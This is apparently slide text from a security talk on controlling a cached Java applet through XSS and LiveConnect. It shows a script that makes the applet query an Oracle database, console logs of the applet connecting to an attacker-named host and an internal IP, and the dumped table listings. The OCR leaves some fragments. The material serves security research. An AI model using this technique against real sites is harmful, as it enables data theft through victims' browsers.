
```
<script>
setTimeout('SQLQuery()',15000);
setTimeout('getData()',25000);

function SQLQuery(){
document.LiveConnectTest.RunQuery("select * from user_tables");
}

function getData(){
alert(document.LiveConnectTest.QueryData);
}
</script>
```

The Attack



```
m:   print memory usage
o:   trigger logging
p:   reload proxy configuration
q:   hide console
r:   reload policy configuration
s:   dump system and deployment properties
t:   dump thread list
v:   dump thread stack
x:   clear classloader cache
0-5: set trace level to <n>
----------------------------------------------------

Trace level set to 5: all ... completed.
liveconnect: Invoking method: public void LiveConnectTestApplet.LiveTest(java.lang.String)
liveconnect: Needs conversion: java.lang.String --> java.lang.String
network: Connecting socket://xssniper.gotdns.org:1521 with proxy=DIRECT
network: Connecting socket://192.168.91.130:1047 with proxy=DIRECT
TABLE_NAME          TABLESPACE_NAME     CLUSTER_NAME        IOT_NAME  PCT_FREE  PCT_USED  INI_TRANS  MAX_TRANS INITIAL_EXTENT      NEXT_EXTE
ACCOUNT   SYSTEM    null      null      10        40        1         255       65536     65536      1         2147483645 50       1
BONUS     SYSTEM    null      null      10        40        1         255       65536     65536      1         2147483645 50       1
DEPT      SYSTEM    null      null      10        40        1         255       65536     65536      1         2147483645 50       1
EMP       SYSTEM    null      null      10        40        1         255       65536     65536      1         2147483645 50       1
RECEIPT   SYSTEM    null      null      10        40        1         255       65536     65536      1         2147483645 50       1
SALGRADE  SYSTEM    null      null      10        40        1         255       65536     65536      1         2147483645 50       1

liveconnect: Getting property: public java.lang.String LiveConnectTestApplet.SniperData
```

The Attack


and Burn baby - Windows Internet Explorer
http://xssniper.gotdns.org/interaction/LiveConnectTest.html
Live Search
Cache and Burn baby
Windows Internet Explorer
OK

```
TABLE_NAME     TABLESPACE_NAME      CLUSTER_NAME   IOT_NAME       PCT_FREE
PCT_USED       INI_TRANS      MAX_TRANS      INITIAL_EXTENT   NEXT_EXTENT    MIN_EXTENTS
MAX_EXTENTS    PCT_INCREASE   FREELISTS      FREELIST_GROUPS LOGGING BACKED_UP
NUM_ROWS       BLOCKS  EMPTY_BLOCKS   AVG_SPACE      CHAIN_CNT      AVG_ROW_LEN
AVG_SPACE_FREELIST_BLOCKS     NUM_FREELIST_BLOCKS   DEGREE  INSTANCES      CACHE
TABLE_LOCK     SAMPLE_SIZE    LAST_ANALYZED  PARTITIONED    IOT_TYPE       TEMPORARY
SECONDARY      NESTED  BUFFER_POOL    ROW_MOVEMENT  GLOBAL_STATS   USER_STATS
DURATION       SKIP_CORRUPT   MONITORING     CLUSTER_OWNER
ACCOUNT        SYSTEM  null   null    10      40      1       255     65536   65536   1
2147483645     50      1      1       YES     N       null    null    null    null    null
null    null   null           1       1       N       ENABLED null    null    NO      null    N
N       NO     DEFAULT DISABLED               NO      NO      null    DISABLED        NO      null

BONUS   SYSTEM null    null    10      40      1       255     65536   65536   1
2147483645     50      1      1       YES     N       null    null    null    null    null
null    null   null           1       1       N       ENABLED null    null    NO      null    N
N       NO     DEFAULT DISABLED               NO      NO      null    DISABLED        NO      null

DEPT    SYSTEM null    null    10      40      1       255     65536   65536   1
2147483645     50      1      1       YES     N       null    null    null    null    null
null    null   null           1       1       N       ENABLED null    null    NO      null    N
N       NO     DEFAULT DISABLED               NO      NO      null    DISABLED        NO      null

EMP     SYSTEM null    null    10      40      1       255     65536   65536   1
2147483645     50      1      1       YES     N       null    null    null    null    null
null    null   null           1       1       N       ENABLED null    null    NO      null    N
N       NO     DEFAULT DISABLED               NO      NO      null    DISABLED        NO      null

RECEIPT SYSTEM null    null    10      40      1       255     65536   65536   1
2147483645     50      1      1       YES     N       null    null    null    null    null
null    null   null           1       1       N       ENABLED null    null    NO      null    N
N       NO     DEFAULT DISABLED               NO      NO      null    DISABLED        NO      null

SALGRADE       SYSTEM  null   null    10      40      1       255     65536   65536   1
2147483645     50      1      1       YES     N       null    null    null    null    null
null    null   null           1       1       N       ENABLED null    null    NO      null    N
N       NO     DEFAULT DISABLED               NO      NO      null    DISABLED        NO      null
```

Remotely Controlling the Applet

- Script Src
  - Remote JavaScript is loaded Via Script Src
  - Dynamic Content (Despite Caching)

- JavaScript / Java Applet Interaction
  - Public Methods
  - Public Variables

- Remote Control Through an XSS Proxy (XS-Sniper)

DEMO

Questions and Final Thoughts